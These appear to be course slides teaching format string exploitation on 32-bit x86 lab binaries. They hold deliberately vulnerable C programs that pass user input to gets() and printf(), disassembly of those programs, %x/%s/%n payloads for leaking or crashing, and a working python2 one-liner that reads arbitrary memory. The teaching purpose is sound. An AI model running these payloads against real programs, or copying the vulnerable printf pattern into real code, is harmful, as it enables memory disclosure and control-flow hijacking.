   1231:   55                    push   ebp
   1232:   89 e5                 mov    ebp,esp
   1234:   53                    push   ebx
   1235:   83 ec 24              sub    esp,0x24
   1238:   e8 f3 fe ff ff        call   1130 <__x86.get_pc_thunk.bx>
   123d:   81 c3 8f 2d 00 00     add    ebx,0x2d8f
   1243:   65 a1 14 00 00 00     mov    eax,gs:0x14
   1249:   89 45 f4              mov    DWORD PTR [ebp-0xc],eax
   124c:   31 c0                 xor    eax,eax
   124e:   83 ec 0c              sub    esp,0xc
   1251:   8d 83 3c e0 ff ff     lea    eax,[ebx-0x1fc4]
   1257:   50                    push   eax
   1258:   e8 73 fe ff ff        call   10d0 <puts@plt>
   125d:   83 c4 10              add    esp,0x10
   1260:   83 ec 0c              sub    esp,0xc
   1263:   8d 45 e0              lea    eax,[ebp-0x20]
   1266:   50                    push   eax
   1267:   e8 44 fe ff ff        call   10b0 <gets@plt>
   126c:   83 c4 10              add    esp,0x10
   126f:   83 ec 0c              sub    esp,0xc
   1272:   8d 45 e0              lea    eax,[ebp-0x20]
   1275:   50                    push   eax
   1276:   e8 25 fe ff ff        call   10a0 <printf@plt>
   127b:   83 c4 10              add    esp,0x10
   127e:   b8 00 00 00 00        mov    eax,0x0
   1283:   8b 55 f4              mov    edx,DWORD PTR [ebp-0xc]
   1286:   65 33 15 14 00 00 00          xor    edx,DWORD PTR gs:0x14
   128d:   74 05                 je     1294 <vulfoo+0x67>
   128f:   e8 ac 00 00 00        call   1340 <__stack_chk_fail_local>
   1294:   8b 5d fc              mov    ebx,DWORD PTR [ebp-0x4]
   1297:   c9                    leave
   1298:   c3                    ret
```



What can we do by abusing the format string?

- View part of the stack

%x.%x.%x.%x.%x.%x

%08x.%08x.%08x.%08x.%08x.%08x

- Crash the program

%s%s%s%s%s%s

%n%n%n


formats2

```
char *p1 = CENSORED;
char *p2 = CENSORED;

int vulfoo()
{
        char tmpbuf[120];
        gets(tmpbuf);

        printf(tmpbuf);
        return 0;
}

int main() {
        printf("Secret are at %p and %p. Can you read them?\n", p1, p2);
        return vulfoo();
}
```

Canary enabled; NX enabled


formats2

```
0000120d <vulfoo>:
    120d:   f3 0f 1e fb             endbr32
    1211:   55                      push   ebp
    1212:   89 e5                   mov    ebp,esp
    1214:   53                      push   ebx
    1215:   81 ec 84 00 00 00       sub    esp,0x84
    121b:   e8 f0 fe ff ff          call   1110 <__x86.get_pc_thunk.bx>
    1220:   81 c3 b0 2d 00 00       add    ebx,0x2db0
    1226:   65 a1 14 00 00 00       mov    eax,gs:0x14
    122c:   89 45 f4                mov    DWORD PTR [ebp-0xc],eax
    122f:   31 c0                   xor    eax,eax
    1231:   83 ec 0c                sub    esp,0xc
    1234:   8d 85 7c ff ff ff       lea    eax,[ebp-0x84]
    123a:   50                      push   eax
    123b:   e8 60 fe ff ff          call   10a0 <gets@plt>
    1240:   83 c4 10                add    esp,0x10
    1243:   83 ec 0c                sub    esp,0xc
    1246:   8d 85 7c ff ff ff       lea    eax,[ebp-0x84]
    124c:   50                      push   eax
    124d:   e8 3e fe ff ff          call   1090 <printf@plt>
    1252:   83 c4 10                add    esp,0x10
    1255:   b8 00 00 00 00          mov    eax,0x0
    125a:   8b 55 f4                mov    edx,DWORD PTR [ebp-0xc]
    125d:   65 33 15 14 00 00 00            xor    edx,DWORD PTR gs:0x14
    1264:   74 05                   je     126b <vulfoo+0x5e>
    1266:   e8 e5 00 00 00          call   1350 <__stack_chk_fail_local>
    126b:   8b 5d fc                mov    ebx,DWORD PTR [ebp-0x4]
    126e:   c9                      leave
    126f:   c3                      ret
```



formats2

```
0000120d <vulfoo>:
    120d:   f3 0f 1e fb             endbr32
    1211:   55                      push   ebp
    1212:   89 e5                   mov    ebp,esp
    1214:   53                      push   ebx
    1215:   81 ec 84 00 00 00       sub    esp,0x84
    121b:   e8 f0 fe ff ff          call   1110 <__x86.get_pc_thunk.bx>
    1220:   81 c3 b0 2d 00 00       add    ebx,0x2db0
    1226:   65 a1 14 00 00 00       mov    eax,gs:0x14
    122c:   89 45 f4                mov    DWORD PTR [ebp-0xc],eax
    122f:   31 c0                   xor    eax,eax
    1231:   83 ec 0c                sub    esp,0xc
    1234:   8d 85 7c ff ff ff       lea    eax,[ebp-0x84]
    123a:   50                      push   eax
    123b:   e8 60 fe ff ff          call   10a0 <gets@plt>
    1240:   83 c4 10                add    esp,0x10
    1243:   83 ec 0c                sub    esp,0xc
    1246:   8d 85 7c ff ff ff       lea    eax,[ebp-0x84]
    124c:   50                      push   eax
    124d:   e8 3e fe ff ff          call   1090 <printf@plt>
    1252:   83 c4 10                add    esp,0x10
    1255:   b8 00 00 00 00          mov    eax,0x0
    125a:   8b 55 f4                mov    edx,DWORD PTR [ebp-0xc]
    125d:   65 33 15 14 00 00 00            xor    edx,DWORD PTR gs:0x14
    1264:   74 05                   je     126b <vulfoo+0x5e>
    1266:   e8 e5 00 00 00          call   1350 <__stack_chk_fail_local>
    126b:   8b 5d fc                mov    ebx,DWORD PTR [ebp-0x4]
    126e:   c9                      leave
    126f:   c3                      ret
```



Arbitrary Memory Read

```
python2 -c "print
'\x08\x70\x55\x56\x1a\x70\x55\x56__%x.%x.%x.%x.%s.%s'" >
/tmp/exploit

./formats2 < /tmp/exploit
```

formats11

```
int vulfoo(char *argv1)
{
        char buf[20];
        FILE *fp = NULL;
        printf(argv1);
        printf("\n");

        while (1)
        {
                fp = fopen("/tmp/exploit", "r");
                if (fp)
                        break;}

        fread(buf, 1, 100, fp);
        fclose(fp);
        remove("/tmp/exploit");
        return 0;}
```

```
int main(int argc, char*argv[]) {


        if (argc != 2)
                return 0;


         printf("print_flag() is at %p\n", print_flag);


         vulfoo(argv[1]);
                return 0;
}
```

Canary enabled; print_flag is in the address space